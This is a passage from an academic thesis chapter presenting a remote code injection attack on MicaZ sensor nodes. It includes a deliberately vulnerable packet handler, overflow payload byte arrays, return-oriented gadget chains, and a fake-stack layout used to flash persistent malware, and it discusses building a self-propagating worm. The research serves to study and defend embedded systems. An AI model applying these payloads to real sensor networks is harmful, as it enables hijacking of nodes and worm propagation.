to the protocol. A malicious node would rather deviate from the original protocol, still trying to produce a valid response. This could be achieved, for example, by generating random bytes on the fly (e.g. using time-memory trade-offs), instead of storing them in the program memory. Finally, as in previous protocols, the authors consider only program memory.

Finally, the authors do not consider adversaries storing malicious code in data or external memory to mount their attacks.

2.4 Conclusion

In this chapter we introduced two common architectures of Wireless Sensor Networks nodes, the Micaz and the Telosb. Those devices rely on two different memory architectures the Harvard architecture and the Von Neumann architecture. We have described well known sources of software vulnerabilities such as buffer overflows and stack overflows as well as techniques that are used in attacks to exploit those vulnerabilities. We further described common techniques for detecting malicious software as well as existing solutions for preventing them in general purpose computers.

Most of the above presented attacks and countermeasures do not apply directly to embedded systems, due to their specific resources limitations. On one hand, defenses usually rely on the availability of virtual memory address space and a Memory Management Unit, those are not present in constrained embedded systems. Other limitations such as the limited memory availability or the computing capabilities also make countermeasures more difficult to implement. On the other hand, specific architecture and memory constraints of constrained embedded systems make most attacks impossible to use directly.

In the rest of this thesis we will describe new attacks and possible counter-measures specific to low-end embedded systems.

Chapter 3

Attack: Code Injection on Harvard-Architecture Devices

Contents

3.1 Introduction

Worm attacks exploiting memory-related vulnerabilities are very common on the Internet. They are often used to create botnets, by compromising and gaining control of a large number of hosts. It is widely believed that Harvard architecture based systems [RJX07] are immune to such attacks as the Harvard architecture separates data and program memories. For example, code injection attacks were believed to be impossible on the Mica family of motes that rely on a Harvard architecture [PFK08, Goo08]. Due to the Harvard architecture, standard stack smashing attacks [Ale96] that execute code injected in the stack are impossible, but this does not prevents code injection attacks as we show in this chapter.

As opposed to sensor network defense (code attestation, detection of malware infections, intrusion detection [SPvDK04b, CS08]) that has been a very active area of research, there has been very little research on node-compromising techniques. The only previous work in this area either focused on Von Neumann architecture-based sensors [Goo07] or only succeeded to perform transient attacks that can only execute sequences of instructions already present in the sensor program memory [GN08]. Permanent code injection attacks are much more powerful: an attacker can inject malicious code in order to take full control of a node, change and/or disclose its security parameters. As a result, an attacker can hijack a Wireless Sensor Network or monitor it. As such, they create a real threat, especially if the attacked WSN is connected to the Internet [MKHC07], which makes the devices more accessible to an attacker.

This chapter presents a remote code injection attack on MicaZ sensor nodes. We show how program vulnerabilities can be exploited to permanently inject arbitrary code into the program memory of an Atmel AVR-based sensor node. This attack is described incrementally Section 3.2 gives an overview of the attack, whose details are provided in Section 3.4.

We also show that this attack can be automated, we describe a tool to automatically generate attack payloads. Finally, we discuss how this can be used to build a worm that can propagate itself through the wireless sensor network and possibly create a sensor botnet. This attack combines different techniques such as Return-Oriented Programming [Sha07] and fake stack injection. We present implementation details and suggest some countermeasures. Using this attack we show how to inject arbitrary malware into a sensor. This malware can be converted into a worm by including a self-propagating module. The malware is injected in program memory, it is therefore *persistent*, i.e., it remains even if the node is reset. Specific protection measures are introduced in Section 3.5.

3.2 Attack overview

This section describes the code injection attack. We first describe our system assumptions and present the concept of a *meta-gadget*, a key component of our attack. We then provide an overview of the proposed attack. Implementation details are presented in the next section.

3.2.1 Assumptions

In the rest of this chapter, we assume that each node is configured with a bootloader. We argue that this is a very realistic assumption since, as discussed previously, a wireless sensor network without self-reprogramming capability would have limited value. We do not require the presence of any remote code update protocols, such as Deluge[HC04]. However, if such a protocol is available, we assume that it is secure, i.e., the updated

```
event  message_t*
Receive.receive(message_t* bufPtr, void* payload,
                uint8_t len){
  // BUFF_LEN is defined somewhere else as 4
  uint8_t tmp_buff[BUFF_LEN];
  rcm = (radio_count_msg_t*)payload;

  // copy the content in a buffer for further processing
  for (i=0;i<rcm->buff_len; i++){
          tmp_buff[i]=rcm->buff[i]; // vulnerability
  }
  return bufPtr;
}
```

Figure 3.1: Sample buffer management vulnerability.

images are authenticated [DHCC06, KGN07, KD06, LGN06]. Otherwise, the code update mechanism could be trivially exploited by an attacker to perform code injection.

3.2.1.1 System assumptions

Throughout this chapter, we make the following additional assumptions:

- The WSN under attack is composed of Micaz nodes [Mic04].
- All nodes are identical and run the same code.
- The attacker knows the program memory content [1].
- Each node is running the same version of TinyOS and no changes were performed in the OS libraries.
- Each node is configured with a bootloader.
- Running code has at least one exploitable stack-based buffer overflow vulnerability.

We believe these assumptions are common and reasonable.

3.2.1.2 Meta-gadgets

As discussed in Section 2.3, it is very difficult for a remote attacker to directly inject a piece of code on a Harvard-based device. However, as described in [Sha07], an attacker can exploit a program vulnerability to execute a gadget, i.e. a sequence of instructions already in program memory that terminates with a *ret*. Provided that it injects the right parameters into the stack, this attack can be quite harmful. The set of instructions that an attacker can execute is limited to the gadgets present in program memory. In order to execute more elaborate actions, an attacker can chain several gadgets to create what we refer to as *meta-gadget* in the rest of this paper.

[1] It has, for example, captured a node and analyzed its binary code.

```
uint8_t payload[ ]={
 0x00,0x01,0x02,0x03,   // padding
 0x58,0x2b,             // Address of gadget 1
 ADDR_L,ADDR_H,         // address to write
 0x00,                  // Padding
 DATA,                  // data to write
 0x00,0x00,0x00,        // padding
 0x85,0x01,             // address of gadget 2
 0x3a,0x07,             // address of gadget 3
 0x00,0x00              // Soft reboot address
 };
```

Figure 3.2: Payload of the injection packet.

Memory address	Usage	normal value	value after overflow
0x10FF	End Mem		
⋮	⋮	⋮	⋮
0x1062	other	0xXX	$ADDR_H$
0x1061	other	0xXX	$ADDR_L$
0x1060	$@ret_H$	0x38	0x2b
0x105F	$@ret_L$	0x22	0x58
0x105E	tmpbuff[3]	0	0x03
0x105D	tmpbuff[2]	0	0x02
0x105C	tmpbuff[1]	0	0x01
0x105B	tmpbuff[0]	0	0x00

Figure 3.3: Buffer overflow with a packet containing the bytes shown in Figure 3.2.

In [Sha07], the authors show that, on a regular computer, an attacker controlling the stack can chain gadgets to undertake any arbitrary computation. This is the foundation of *return-oriented programming*. On a mote, the application program is much smaller and is usually limited to a few kilobytes. It is therefore questionable whether this result holds. However, our attack does not require a *Turing complete* set of gadgets. In fact, as shown in the rest of this section, we do not directly use this technique to perform arbitrary malicious computations as in [Sha07, BRSS08]. Instead, we use meta-gadgets to inject malicious code into the mote. The malicious code, once injected, is then executed as a *regular* program. Therefore, as shown below, the requirement on the present gadgets is less stringent. Only a limited set of gadgets is necessary.

3.3 Incremental attack description

The ultimate goal of our attack is to remotely inject a piece of (malicious) code into a mote's flash memory. We first describe the attack by assuming that the attacker can send very large packets. We then explain how this injection can be performed with very small packets. This section provides a high-level description. The details are presented in Section 3.4.

3.3.1 Injecting code without packet size limitation

As discussed previously, most motes contain a bootloader used to install a given image into program memory (see Section 2.1.1.3). It uses a function that copies a page from data memory to program memory. One solution could be to invoke this function with the appropriate arguments to copy the injected code into program memory. However, in the example code we used from TinyOS the bootloader code is deeply inlined by the compiler. It is therefore impossible to invoke the desired function alone.

We therefore designed a "*Reprogramming*" meta-gadget, composed of a chain of gadgets. Each gadget uses a sequence of instructions from bootloader code and several variables that are popped from the stack. To become operational, this meta-gadget must be used together with a specially-crafted stack, referred to as the *fake stack* in the rest of this section. This fake stack contains the gadget variables (such as $ADDR_M$; the address in the program memory where to copy the code), addresses of gadgets and code to be injected into the node. Details of this meta-gadget and the required stack are provided later in Section 3.4.

3.3.2 Injecting code with small packets

The attack assumes that the adversary can inject arbitrarily large data into the sensor data memory. However, since in TinyOS the maximum packet size is 28 bytes, the previous attack is impractical. To overcome this limitation, we inject the fake stack into the unused part of data memory (see Figure 3.4) byte-by-byte and then invoke the *Reprogramming* meta-gadget, described in the previous section, to copy the malware in program memory.

In order to achieve this goal, we designed an "*Injection*" meta-gadget that injects one byte from the overwritten stack to a given address in data memory. This *Injection* meta-gadget is described in Section 3.4.3.2.

The overview of the attack is as follows:




Figure 3.4: Typical memory organization on an Atmel Atmega 128. Program memory addresses are addressed either as 16 bits words or as bytes depending on the context.

1. The attacker builds the fake stack containing the malicious code to be injected into data memory.

2. It then sends to the node a specially-crafted packet that overwrites the return address saved on the stack with the address of the *Injection* meta-gadget. This meta-gadget copies the first byte of the fake stack (that was injected into the stack) to a given address A (also retrieved from the stack) in data memory. The meta-gadget ends with a *ret* instruction, which fetches the return address from the fake stack. This value is set to 0. As a result, the sensor reboots and returns to a "clean state".

3. The attacker then sends a second specially-crafted packet that injects the second byte of the fake stack at address $A+1$ and reboots the sensor.


4. Steps 2 and 3 are repeated as necessary. After n packets, where n is the size of the fake stack, the whole fake stack is injected into the sensor data memory at address A.

5. The attacker then sends another specially-crafted packet to invoke the *Reprogramming* meta-gadget. This meta-gadget copies the malware (contained into the injected fake stack) into program memory and executes it, as described in Section 3.3.1.

3.3.3 Memory persistence across reboots

Once a buffer overflow occurs, it is difficult [GN08], and sometimes impossible, to restore consistent state and program flow. Inconsistent state can have disastrous effects on the node. In order to re-establish consistent state, we reboot the attacked sensor after each attack. We perform a "software reboot" by simply returning to the reboot vector (at address 0x0). During a software reboot, the initialization functions inserted by the compiler/libc initializes the variables in data section. It also initializes the BSS section to zero. All other memory areas (in SRAM) are not modified. For example, the whole memory area (marked as "unused" in Figure 3.4), which is located above the BSS section and below the max value of the stack pointer, is unaffected by reboots and the running application.

This memory zone is therefore the perfect place to inject hidden data. We use it to store the fake stack byte-by-byte. This technique of recovering bytes across reboots is somewhat similar to the attack on disk encryption, presented in [HSH+08], which recovers the data



Vulnerable function		
instr	stack/buffer payload	comments
...	...	
ret	G_L G_H	} 1st gadget address

Ideal Gadget: pop address, data to registers, stores data		
pop **r30** pop **r31**	$Addr_L$ $Addr_H$	}Injection Addr.
pop ***r18***	Data	Byte to inject
st Z,***r18***		write byte to memory
ret	0x00 0x00	reboot

Figure 3.5: Ideal *Injection* meta-gadget.

in a laptop's memory after a reboot. However, one major difference is that, in our case, the memory is kept powered and, therefore, no bits are lost.

3.4 Implementation details


This section illustrates the injection attack by a simple example. We assume that the node is running a program that has a vulnerability in its packet reception routine as shown in Figure 3.1. The attacker's goal is to exploit this vulnerability to inject malicious code.

This section starts by explaining how the vulnerability is exploited. We then describe the implementation of the *Injection* and *Reprogramming* meta-gadgets that are needed for this attack. We detail the structure of the required fake stack, and how it is injected byte-by-byte into data memory with the *Injection* meta-gadget. Finally, we explain how the *Reprogramming* meta-gadget uses the fake stack to reprogram the sensor with the injected malware.

3.4.1 Buffer overflow exploitation

The first step is to exploit a vulnerability in order to take control of the program flow. In our experimental example, we use standard buffer overflow. We assume that the sensor is using a packet reception function that has a vulnerability (see Figure 3.1). This function copies into the array `tmp_buff` of size `BUFF_LEN`, `rcm->buffer_len` bytes of array `rcm->buff`, which is one of the function parameters. If `rcm->buffer_len` is set to a value larger than `BUFF_LEN`, a buffer overflow occurs [2]. This vulnerability can be exploited to inject data into the stack and execute a gadget as illustrated below. During a normal call of the `receive` function, the stack layout is displayed in Figure 3.3 and is used as follows:

[2] This hypothetical vulnerability is a quite plausible flaw – some have been recently found and fixed in TinyOS see [CAE+07]



Vulnerable function

instr. address	instr	stack/buffer injected	comments
5e6:	...	...	
5e7:	ret	0x58 0x2b	}next gadget

control flow redirection

Gadget 1: load address and data to registers

2b58:	pop **r25**	$Addr_L$	}Injection Addr.
2b59:	pop **r24**	$Addr_H$	
2b60:	pop r19	0	
2b61:	pop ***r18***	Data	Byte to inject
2b62:	pop r0	0	
2b63:	out 0x3f, r0		
2b64:	pop r0	0	
2b65:	pop r1	0	
2b66:	reti	0x*85* 0x*01*	}next gadget

control flow redirection

Gadget 2: move address from reg r24:25 to r30:31 (Z)

185:	movw r30, **r24**		
186:	std Z+10, r22		
187:	ret	0x*3a* 0x*07*	}next gadget

control flow redirection

Gadget 3: write data to memory, and reboot

73a:	st Z, ***r18***		write byte to memory
73b:	ret	0x00 0x00	}soft reboot

Figure 3.6: Real *Injection* meta-gadget.

- Before the function `receive` is invoked the stack pointer is at address *0x1060*.
- When the function is invoked the `call` instruction stores the address of the following instruction (i.e. the instruction following the `call` instruction) into the stack. In this example we refer to this address as @*ret* (@ret_H and @ret_L being respectively the most significant byte and the less significant byte).
- Once the `call` instruction is executed, the program counter is set to the beginning of the called function, i.e., the `receive` function. This function is then invoked. It possibly saves, in its preamble, the registers on the stack (omitted here for clarity), and allocates its local variables on the stack, i.e. the 4 bytes of the `tmp_buff` array (the stack pointer is decreased by 4).
- The `for` loop then copies the received bytes in the `tmp_buff` buffer that starts at address *0x105B*.
- When the function terminates, the function deallocates its local variables (i.e. increases the stack pointer), possibly restores the registers with `pop` instructions, and executes the *ret* instruction, which reads the address to return to from the top of the stack. If an attacker sends a packet formatted as shown in Figure 3.2, the data copy operation overflows the 4-bytes buffer with 19-bytes. As a result, the return address is overwritten with the address 0x2b58 and 13 more bytes (used as parameters by the gadget) are written into the stack. The *ret* instruction then fetches the return address *0x2b58* instead of the original @*ret* address. As a result, the gadget is executed.

3.4.2 Meta-gadget implementation

This section describes the implementation of the two meta-gadgets. Note that a meta-gadget's implementation actually depends on the code present in a node. Two nodes configured with different code would, very likely, require different implementations.

3.4.2.1 Injection meta-gadget

In order to inject one byte into memory we need to find a way to perform the operations that would be done by the "ideal" gadget, described in Figure 3.5. This ideal gadget would load the address and the value to write from the stack and would use the *ST* instruction to perform the memory write. However, this gadget was not present in the program memory of our sensor. We therefore needed to chain several gadgets together to create what we refer to as the *Injection* meta-gadget.

We first searched for a short gadget performing the *store* operation. We found, in the mote's code, a gadget, *gadget3*, that stores the value of register 18 at the address specified by register Z (the Z register is a 16-bit register alias for registers r30 and r31). To achieve our goal, we needed to pop the byte to inject into register r18 and the injection address into registers r30 and r31. We did not find any gadget for this task. We therefore had to split this task into two gadgets. The first one, *gadget1*, loads the injection destination address into registers r24 and r25, and loads the byte to inject into r18. The second gadget, *gadget2*, copies the registers r24, r25 into registers r30, r31 using the "move word" instruction (*movw*).

By chaining these three gadgets we implemented the meta-gadget which injects one byte from the stack to an address in data memory.

To execute this meta-gadget, the attacker must craft a packet that, as a result of a buffer overflow, overwrites the return address with the address of *gadget1*, and injects into the stack the injection address, the malicious byte, the addresses of *gadget2* and *gadget3*, and the value “0” (to reboot the node). The payload of the injection packet is displayed in Figure 3.2.

3.4.2.2 Reprogramming meta-gadget

As described in Section 3.3.2, the *Reprogramming* meta-gadget is required to copy a set of pages from data to program memory. Ideally the *ProgFlash.write* function of the bootloader, that uses the *SPM* instruction to copy pages from the data to the program memory, could be used. However, this function is inlined within the bootloader code. Its instructions are mixed with other instructions that, for example, load pages from external flash memory, check the integrity of the pages and so on. As a result, this function cannot be called independently.


We therefore built a meta-gadget that uses selected gadgets belonging to the bootloader. The implementation of this meta-gadget is partially shown in Figure 3.7. Due to the size of each gadget we only display the instructions that are important for the understanding of the meta-gadget. We assume in the following description that a fake stack was injected at the address $ADDR_{FSP}$ of data memory and that the size of the malware to be injected is smaller than one page. If the malware is larger than one page, this meta-gadget has to be executed several times.

The details of what this fake stack contains and how it is injected in the data memory will be covered in Section 3.4.3.

Our *Reprogramming* meta-gadget is composed of three gadgets. The first gadget, *gadget1*, loads the address of the fake stack pointer (FSP) in r28 and r29 from the current stack. It then executes some instructions, that are not useful for our purpose, and calls the second gadget, *gadget2*. *Gadget2* first sets the stack pointer to the address of the fake stack. This is achieved by setting the stack pointer (IO registers 0x3d and 0x3e) with the value of registers r28 and r29 (previously loaded with the FSP address). From then on, the fake stack is used. *Gadget2* then loads the Frame Pointer (FP) into r28 and 29, and the destination address of the malware in program memory, $DEST_M$, into r14, r15, r16 and r17. It then sets registers r6, r7, r8, r9 to zero (in order to exit a loop in which this code is embedded) and jumps to the third gadget. *Gadget3* is the gadget that performs the copy of a page from data to program memory. It loads the destination address, $DEST_M$, into r30, r31 and loads the registers r14, r15 and r16 into the register located at address 0x005B. It then erases one page at address $DEST_M$, copies the malware into a hardware temporary buffer, before flashing it at address $DEST_M$. This gadget finally returns either to the address of the newly installed malware (and therefore executes it) or to the address 0 (the sensor then reboots).

3.4.2.3 Automating the meta-gadget implementation

The actual implementation of a given meta-gadget depends on the code that is present in the sensor. For example, if the source code, the compiler version, or the compiler flags change, the generated binary might be very different. As a result, the gadgets might be located in



instr. address	instr	buffer payload	comments
Gadget 1: load future SP value from stack to r28,r29			
f93d:	pop **r29**	FSP_H	Fake SP value
f93e:	pop **r28**	FSP_L	
f93f:	pop r17	0	
f940:	pop r15	0	
f941:	pop r14	0	
f942:	ret	0x*a9* 0x*fb*	next gadget
control flow redirection			
Gadget 2: modify SP, prepare registers			
fba9:	in r0, 0x3f		
fbaa:	cli		
fbab:	out 0x3e, **r29**		Modify SP
fbac:	out 0x3f, r0		
fbad:	out 0x3d, **r28**		
		now using fake stack	
fbae:	pop r29	FP_H	Load FP
fbaf:	pop r28	FP_L	
fbb0:	pop r17	A_3	$DEST_M$
fbb1:	pop r16	A_2	
fbb2:	pop r15	A_1	
fbb3:	pop r14	A_0	
...	...	...	
fbb8:	pop r9	I_3	loop counter
fbb9:	pop r8	I_2	
fbba:	pop r7	I_1	
fbbb:	pop r6	I_0	
...	...	...	
fbc0:	ret	0x*4d* 0x*fb*	next gadget
control flow redirection			
Gadget 3: reprogramming			
fb4d:	ldi r24, 0x03		
fb4e:	movw r30, r14		Page write @
fb4f:	sts 0x005B, r16		
fb51:	sts 0x0068, r24		Page erase
fb53:	spm		
...	...		
fb7c:	spm		write bytes to flash
...	...		
fb92:	spm		flash page
...	...		
fbc0:	ret		malware address
control flow redirection			
Just installed **Malware**			
8000:	sbi 0x1a, 2		
8002:	sbi 0x1a, 1		
...	...		

Figure 3.7: *Reprogramming* meta-gadget. The greyed area displays the fake stack.

different addresses or might not be present at all. In order to facilitate the implementation of meta-gadgets, we built a static binary analyzer based on the Avrora [TLP05] simulator. It starts by collecting all the available gadgets present in the binary code. It then uses various strategies to obtain different chains of gadgets that implement the desired meta-gadget. The analyzer outputs the payload corresponding to each implementation.

The quality of a meta-gadget does not depend on the number of instructions it contains nor on the number of gadgets used. The most important criteria is the payload size i.e. the number of bytes that need to be pushed into the stack. In fact, the larger the payload the lower the chance of being able to exploit it. There are actually two factors that impact the success of a gadget chain.

- The depth of the stack: if the memory space between the beginning of the exploited buffer in the stack and the end of the physical memory (i.e. address $0x1100$) is smaller than the size of the malicious packet payload, the injection cannot obviously take place.
- Maximum packet length: since TinyOS maximum packet length is set, by default, to 28 bytes, it is impossible to inject a payload larger than 28 bytes. Gadgets that require payload larger than 28 bytes cannot be invoked.

Figure 3.9 shows the length of *Injection* meta-gadget, found by the automated tool, for different test and demonstration applications provided by TinyOS 2.0.2. TinyPEDS is an application developed for the European project Ubisec&Sens [Ubi08].

In our experiments, we used a modified version of the RadioCountToLeds application [3]. Our analyzer found three different implementations for the *Injection* meta-gadget. These implementations use packets of respective size 17, 21 and 27 bytes. We chose the implementation with the 17-byte payload, which we were able to reduce to 15 bytes with some manual optimizations.

The Reprogramming meta-gadget depends only on the bootloader code. It is therefore independent of the application loaded in the sensor. The meta-gadget presented in figure 3.7 can therefore be used with any application as long as the same bootloader is used.

3.4.3 Building and injecting the fake stack

As explained in Section 3.3.2, our attack requires to inject a fake stack into the sensor data memory. We detail the structure of the fake stack that we used in our example and explain how it was injected into the data memory.

[3] The RadioCountToLeds has been modified in order to introduce a buffer overflow vulnerability.

```
uint8_t payload[ ]={
  ...                 //
 0x3d, 0xf9           // Address of gadget1
 FSP_H, FSP_L,        // Fake Stack Pointer
 0x00,0x00,0x00,      // padding to r17,r15,r14
 0xa9,0xfb            // Address of Gadget 2
// once Gadget 2 is executed the fake stack is used
};
```

Figure 3.8: Payload of the *Reprogramming* packet.

application	code size (KB)	payload len. (B)
TinyPEDS	43.8	19
AntiTheft Node	27	17
MultihopOscilloscope	26.9	17
AntiTheft Root	25.5	17
MViz	25.6	17
BaseStation	13.9	21
RadioCountToLeds	11.2	21
Blink	2.2	21
SharedSourceDemo	3	21
Null	0.6	none

Figure 3.9: Length of the shortest payload found by our automated tool to implement the *Injection* meta-gadget.

3.4.3.1 Building the fake stack

The fake stack is used by the *Reprogramming* meta-gadget. As shown by Figure 3.7, it must contain, among other things, the address of the fake frame pointer, the destination address of the malware in program memory ($DEST_M$), 4 zeros, and again the address $DEST_M$ (to execute the malware when the *Reprogramming* meta-gadget returns). The complete structure of the fake stack is displayed in Figure 3.10. The size of this fake stack is 305 bytes, out of which only 16 bytes and the malware binary code, of size $size_M$, need to be initialized. In our experiment, our goal was to inject the fake stack at address *0x400* and flash the malware destination at address *0x8000*.

3.4.3.2 Injecting the fake stack

Once the fake stack is designed it must be injected at address $FSP = 0x400$ of data memory. The memory area around this address is unused and not initialized nor modified when the sensor reboots. It therefore provides a space where bytes can be stored persistently across reboots.

Since the packet size that a sensor can process is limited, we needed to inject it byte-by-byte as described in Section 3.3.2. The main idea is to split the fake stack into pieces of one byte and inject each of them independently using the *Injection* meta-gadget described in Section 3.4.2.

Each byte B_i is injected at address $FSP + i$ by sending the specially-crafted packet displayed in Figure 3.2. When the packet is received it overwrites the return address with the address of the *Injection* meta-gadget (i.e. address *0x56b0*). The *Injection* meta-gadget is then executed and copies byte B_i into the address $FSP + i$. When the meta-gadget returns it reboots the sensor. The whole fake stack is injected by sending $16 + size_M$ packets, where $size_M$ is the size of the malware.

3.4.4 Flashing the malware into program memory

Once the fake stack is injected in the data memory, the malware needs to be copied in flash memory. As explained previously, this can be achieved using the *Reprogramming* meta-gadget described in Section 3.4.2. This reprogramming task can be triggered by a

```
typedef struct {
  // To be used by bottom half of gadget 2
  // the Frame pointer 16−bit value
  uint8_t load_r29;
  uint8_t load_r28;
  // 4 bytes loaded with the address in program
  // memory encoded as a uint32_t
  uint8_t load_r17;
  uint8_t load_r16;
  uint8_t load_r15;
  uint8_t load_r14;
  // 4 padding values
  uint8_t load_r13;
  uint8_t load_r12;
  uint8_t load_r11;
  uint8_t load_r10;
  // Number of pages to write as a uint32_t
  // must be set to 0, in order to exit loop
  uint8_t load_r9;
  uint8_t load_r8;
  uint8_t load_r7;
  uint8_t load_r6;
  // 4 padding bytes
  uint8_t load_r5;
  uint8_t load_r4;
  uint8_t load_r3;
  uint8_t load_r2;
  // address of gadget 3
  uint16_t retAddr_execFunction;
  // bootloader's fake function frame starts here,
  // frame pointer must points here
  // 8 padding bytes
  uint16_t wordBuf;
  uint16_t verify_image_addr;
  uint16_t crcTmp;
  uint16_t intAddr;
  // buffer to data page to write to memory
  uint8_t malware_buff[256];
  // pointer to malware_buff
  uint16_t buff_p;
  // 18 padding bytes
  uint8_t r29;
